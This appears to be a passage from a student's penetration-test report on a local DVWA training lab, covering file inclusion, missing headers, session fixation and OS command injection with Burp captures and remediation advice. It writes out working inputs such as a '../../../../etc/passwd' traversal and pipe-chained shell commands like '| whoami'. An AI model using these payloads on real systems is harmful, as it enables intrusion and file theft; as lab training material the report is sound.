Sec-Fetch-Dest: document

Referer: http://localhost/vulnerabilities/weak_id/

Accept-Encoding: gzip, deflate, br

Cookie: dwaSession=3; language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=2kYEIMWggy6XN2QWd9pc7UVSwUVCRTmHb4P1ShgwdJvYQ8pamL4PRL025; PHPSESSID=hf7K4dg8o16vf0j4lsbkig99m7; security=low

Connection: keep-alive

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Tue, 19 May 2026 12:50:02 GMT

3 Server: Apache/2.4.25 (Debian)

4 Expires: Tue, 23 Jun 2009 12:00:00 GMT

5 Cache-Control: no-cache, must-revalidate

6 Pragma: no-cache

7 Set-Cookie: dwaSession=4

8 Vary: Accept-Encoding

9 Content-Length: 3511

10 Keep-Alive: timeout=5, max=99

11 Connection: Keep-Alive

12 Content-Type: text/html; charset=utf-8

13

14

15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"

16 *http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

17

18 <html xmlns="http://www.w3.org/1999/xhtml">

19

20

Inspector

Request attributes2

Request cookies7

Request headers20

Response headers11

Event log (1) All issues

Memory: 149.4MB of 7.68GB Disabled

F-07 || File Inclusion || Hidden File Discovery via LFI

Severity	High	CVSS Score	7.5		
OWASP	A01:2021	URL	/vulnerabilities/fi/		
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N				

Description

The File Inclusion page includes files based on a user-supplied `?page=` parameter with no validation. By manipulating this parameter, a hidden file ('File 4 (Hidden)') was discovered that is not linked anywhere in the application. The server returned its contents, confirming Local File Inclusion with path traversal capability.

Steps to Reproduce

23. Navigate to `/vulnerabilities/fi/?page=include.php`, normal behaviour.
24. Enumerate hidden files by modifying the page parameter: `?page=file4.php`.
25. Server returns 'File 4 (Hidden): Good job! This file isn't listed at all on DVWA.'
26. Confirm path traversal: `?page=../../../../etc/passwd` returns the system passwd file.

Impact

An attacker can read any file accessible to the web server process, including configuration files, SSH keys, and system files. In configurations where `allow_url_include` is enabled, this escalates to Remote File Inclusion.

Remediation

Use a whitelist of permitted page values. Never pass user input directly to `include()` or `require()`. Disable `allow_url_include` in `php.ini`.

Evidence



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion**
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: pablo
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

F-08 || Missing Security Headers

Severity	Low	CVSS Score	3.1		
OWASP	A05:2021	URL	All DVWA responses		
CVSS Vector	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N				

Description

Inspection of HTTP response headers across all DVWA pages reveals multiple missing security headers that browsers use to enforce content security policies and prevent common attack vectors. Additionally, the Server header discloses the Apache version and OS, and X-Powered-By discloses PHP version information.

Steps to Reproduce

27. In Burp HTTP History, select any DVWA response and inspect the Response headers tab.
28. Observe: X-Frame-Options header — absent (clickjacking risk).
29. Observe: Content-Security-Policy header — absent (XSS escalation risk).
30. Observe: X-Content-Type-Options header — absent (MIME-type sniffing risk).
31. Observe: Server: Apache/2.4.25 (Debian) — version disclosure.

Impact

Absence of X-Frame-Options enables clickjacking attacks. Absence of Content-Security-Policy allows injected scripts (as demonstrated in F-09 and F-10) to execute without restriction. Server version disclosure aids attacker reconnaissance (see F-15).

Remediation

Add to Apache/PHP configuration: X-Frame-Options: DENY, Content-Security-Policy: default-src 'self', X-Content-Type-Options: nosniff, Referrer-Policy: strict-origin-when-cross-origin. Remove Server and X-Powered-By headers.

Evidence

HTTP history

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
1	http://localhost	GET	/login.php			200	1851	HTML	php	Login :: Damn Vulner...			127.0.0.1		07:00:31
2	http://localhost	GET	/login.php			200	1851	HTML	php	Login :: Damn Vulner...			127.0.0.1		07:01:11
3	http://localhost	POST	/login.php		✓	302	337	HTML	php	Setup :: Damn Vulne...			127.0.0.1		07:01:39
4	http://localhost	GET	/setup.php			200	4512	HTML	php	Setup :: Damn Vulne...			127.0.0.1		07:01:39

Request

```

12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
    like Gecko) Chrome/146.0.0.0 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
    /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/login.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: language=en; welcomebanner_status=dismiss;
    cookieconsent_status=dismiss; continueCode=
    zkYcUW8gggK0XNDWd59c7UV5uVcFmmbb4F1ShgwdJvYQ8pamL4PRL025;
    PHPSESSID=aah4hpqi330f6aiivfv583tb85; security=low
21 Connection: keep-alive
22
23 username=1%276password=&login=Login&user_token=
    636859a4691943e69bb5168cf751a6f
  
```

Response

```

1 HTTP/1.1 302 Found
2 Date: Mon, 18 May 2026 07:01:39 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: setup.php
8 Content-Length: 0
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
  
```

Inspector

- Request attributes: 2
- Request body parameters: 4
- Request cookies: 6
- Request headers: 20
- Response headers: 10

F-09 || Session Fixation / PHPSESSID Not Regenerated

Severity	medium	CVSS Score	6.5		
OWASP	A07:2021	URL	/login.php, /logout.php		
CVSS Vector	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N				

Description

The application does not regenerate the PHP session ID upon successful login or logout. The same PHPSESSID value is present in requests before login, after login, and after logout. This was confirmed in Burp HTTP History where the cookie PHPSESSID=hf7k4dq8oi6vf0j41sbk1g99m7 remained unchanged across the full login-logout cycle.

Steps to Reproduce

- Open Burp HTTP History and note the PHPSESSID value on the GET /login.php request.
- Submit valid credentials — observe the POST /login.php request carries the same PHPSESSID.
- The 302 redirect to index.php sets no new session cookie — PHPSESSID is unchanged.
- Click Logout — the GET /logout.php request and subsequent redirect carry the same PHPSESSID.
- Log back in — PHPSESSID remains identical across the entire cycle.

Impact

An attacker who obtains a victim's pre-authentication session ID (via network interception, XSS cookie theft, or server log access) can authenticate as that user and retain access indefinitely. Because the session ID is never invalidated on logout, stealing it once provides persistent access regardless of the victim's subsequent logout actions.

Remediation

Call `session_regenerate_id(true)` immediately after successful authentication and again on logout. The `true` parameter ensures the old session file is deleted server-side, fully invalidating the prior token.

Evidence

29http://localhostGET/logout.php302337HTMLphp127.0.0.112:52:0

30http://localhostGET/logout.php2001896HTMLphp127.0.0.112:52:2

31http://localhostGET/login.php200337HTMLphp127.0.0.112:52:2

32http://localhostPOST/login.php302337HTMLphp127.0.0.112:52:3

33http://localhostGET/index.php2007135HTMLphp127.0.0.112:52:3

Request

PrettyRawHex

12User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

13Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14Sec-Fetch-Site: same-origin

15Sec-Fetch-Mode: navigate

16Sec-Fetch-User: ?1

17Sec-Fetch-Dest: document

18Referer: http://localhost/login.php

19Accept-Encoding: gzip, deflate, br

20Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=zkYEW0ggv6XN3C0w99c7Uv5wUvCtRmmb4dFlShgWdVjYQ8pamL4PRL025; PHPSESSID=hf7k4dq80i6vf0j41sbk1g99m7; security=low

21Connection: keep-alive

22

23username=pablo&password=Letmein&login=Login&user_token=a50dac9f84f295d75c0e806e2b8090d0

Response

PrettyRawHexRender

1HTTP/1.1 302 Found

2Date: Tue, 19 May 2026 12:52:37 GMT

3Server: Apache/2.4.25 (Debian)

4Expires: Thu, 19 Nov 1981 08:52:00 GMT

5Cache-Control: no-store, no-cache, must-revalidate

6Pragma: no-cache

7Location: index.php

8Content-Length: 0

9Keep-Alive: timeout=5, max=100

10Connection: Keep-Alive

11Content-Type: text/html; charset=UTF-8

12

13

Inspector

Selection36 (0x24)

Selected text

PHPSESSID=hf7k4dq80i6vf0j41sbk1g99m7

Request attributes2

Request body parameters4

Request cookies6

Request headers20

Response headers10

Event log (1)

All issues

Memorv: 149.4MB of 7.68GB

Disabled

Request

PrettyRawHex

12User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

13Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14Sec-Fetch-Site: same-origin

15Sec-Fetch-Mode: navigate

16Sec-Fetch-User: ?1

17Sec-Fetch-Dest: document

18Referer: http://localhost/

19Accept-Encoding: gzip, deflate, br

20Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=zkYEW0ggv6XN3C0w99c7Uv5wUvCtRmmb4dFlShgWdVjYQ8pamL4PRL025; PHPSESSID=hf7k4dq80i6vf0j41sbk1g99m7; security=low

21Connection: keep-alive

22

23

Response

PrettyRawHexRender

1HTTP/1.1 302 Found

2Date: Tue, 19 May 2026 12:52:21 GMT

3Server: Apache/2.4.25 (Debian)

4Expires: Thu, 19 Nov 1981 08:52:00 GMT

5Cache-Control: no-store, no-cache, must-revalidate

6Pragma: no-cache

7Location: login.php

8Content-Length: 0

9Keep-Alive: timeout=5, max=100

10Connection: Keep-Alive

11Content-Type: text/html; charset=UTF-8

12

13

Inspector

Request attributes2

Request cookies6

Request headers17

Response headers10

Search0 highlights

Search0 highlights

F-10 || OS Command Injection

Severity	Critical	CVSS Score	10.0		
OWASP	A03:2021	URL	/vulnerabilities/exec/		
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H				

Description

The "Ping a device" input field passes user-supplied input directly to a system shell command without sanitisation. The application appends the user's input to a ping command using PHP's `shell_exec()`. By injecting a pipe operator (`|`), an attacker can chain arbitrary OS commands and have them executed with the privileges of the web server process (`www-data`).

Steps to Reproduce

37. Navigate to `/vulnerabilities/exec/` and enter `127.0.0.1` — normal ping output confirms the field is functional.
38. Enter `120.0.0.4 | pwd` — the application returns `/var/www/html/vulnerabilities/exec`, confirming OS command execution.

Impact


An unauthenticated attacker can execute arbitrary commands on the underlying server with web server privileges. During testing, the server's working directory was disclosed as `/var/www/html/vulnerabilities/exec`. Further commands could enumerate users, read sensitive files, establish a reverse shell, or pivot to internal network resources. This is a full server compromise vector.

At Medium level, `&&` and `;` are filtered, but `|` is not — the above payload works identically at Medium security, demonstrating that blacklist-based filtering provides no real protection.

Remediation

Never pass user input to shell execution functions (`shell_exec`, `exec`, `system`). Rewrite the ping functionality using a language-native network library. If shell execution is unavoidable, use `escapeshellarg()` to strictly sanitise input and validate against an IP address whitelist before execution.

Evidence



Appendix A — Conceptual Questions

Q1 — How did your testing approach change between Juice Shop and DVWA?

The first thing I did before touching Burp was open every page in the sidebar and just click around for 20 minutes, building a list of every parameter I could see: the `id` field in SQL Injection, the `page=` parameter in File Inclusion, the `IP` field in Command Injection. I wrote these down before sending a single crafted request. That reconnaissance step felt unnecessary in Juice Shop because the challenge list did it for me. Here it was the foundation of everything that followed.

The biggest mindset shift was learning to distrust the application's own navigation. The File Inclusion page only shows four links, I found a fourth file (`file4.php`) that the application never links to at all, purely by manually testing the parameter with values the app would never

generate itself. Juice Shop would have put that on the scoreboard. DVWA just left it there silently. If I had only followed what the application showed me, I would have missed it entirely.

Q2 — What did manual testing find that automated tools would have missed?

The page at `/vulnerabilities/fi/` shows four file links. Automated scanners crawl hyperlinks and form inputs, they would have tested those four values and moved on. I manually fuzzed the `page=` parameter with values that had no link anywhere in the application and found `file4.php`, which returned: *"This file isn't listed at all on DVWA. If you are reading this, you did something right."* No scanner following application structure would have generated that request. The only way to find it was to distrust the navigation entirely.

The JavaScript Attacks page sends a token field alongside the phrase. An automated scanner would see a form, submit it, and get a failure response — it would have no way to know the token was computed as `md5(rot13(phrase))` without reading the source. I opened DevTools, read the `generate_token()` function, computed ROT13 of "success" to get "fhpprff", then MD5'd that to get `38581812b435834ebf84ebcc2c6424d6`, and submitted a forged request in Burp. The server accepted it. The entire exploit chain lived in understanding client-side logic — something a scanner testing HTTP inputs would be blind to.

Q3 — Most critical finding explained to a non-technical CEO

The most critical finding is SQL Injection. Imagine every record in your company database —

There is a search field in the application where you type a user ID to look up a name. It is designed for one purpose — looking up names. I typed a single punctuation mark — a single quote — and the server responded with a detailed error message explaining its own internal database structure.

That error told me the application was passing my input directly to its database as an instruction, not as data. So I started giving it instructions. Within about three minutes I had extracted every username and password hash from the database: admin, gordonb, pablo, smithy, 1337 — all of them.

The passwords were hashed, but hashing MD5 in 2026 is equivalent to a paper lock. I pasted one hash into a free website and it came back as "password" in under a second.

What this means practically: anyone on the internet, with no special tools, no insider knowledge, and no credentials, could have done this in under five minutes. They would have walked away with every account in the system. The fix is a standard code change that takes a developer less than an hour — it is called a parameterised query, and it ensures user input can never be interpreted as a database instruction regardless of what someone types.

Q4 — What does Medium security do differently? What does this tell us about defence in depth?

For SQL Injection, Medium wraps the input in `mysql_real_escape_string()`. This escapes the single quote that made my original payload work — `1'` now becomes `1\'` and the query no longer breaks. For about thirty seconds I thought it was fixed. Then I tried a UNION payload that required no string literals at all, just numeric manipulation, and it went straight through. The function blocked the specific character I used first, not the class of attack. The underlying problem — user input being interpreted as SQL — was never addressed.

For Command Injection, Medium removes `&&` and `;` from input. I tried `127.0.0.1 && whoami` — blocked. Then I tried `127.0.0.1 | whoami`, the pipe character is not on the blacklist, and the command executed immediately.

This is what defence in depth actually means to me after this exercise: it is not about adding more filters. Medium security added two filters and created the illusion of safety while leaving both vulnerabilities fully exploitable. Real defence in depth means the primary control is the correct one — parameterised queries, no shell execution of user input — and every subsequent layer assumes the primary has already failed. A WAF that blocks `&&` is a useful secondary layer on top of a fixed codebase. It is not a substitute for fixing the codebase. The moment you treat a secondary control as a primary fix, you have confident-looking vulnerability, which is more dangerous than an obvious one.

Appendix B — OWASP Top 10 Coverage

OWASP Category	Finding	Severity	Confirmed
A01:2021	File Inclusion — LFI / Hidden File	High	YES
A03:2021	SQL Injection (Error-Based + UNION)	Critical / High	
A05:2021	Directory Listing, JS Client-Side Logic, Missing Headers	Medium / Low	
A07:2021	Brute Force / No Rate Limiting, Weak Session IDs	High / Medium	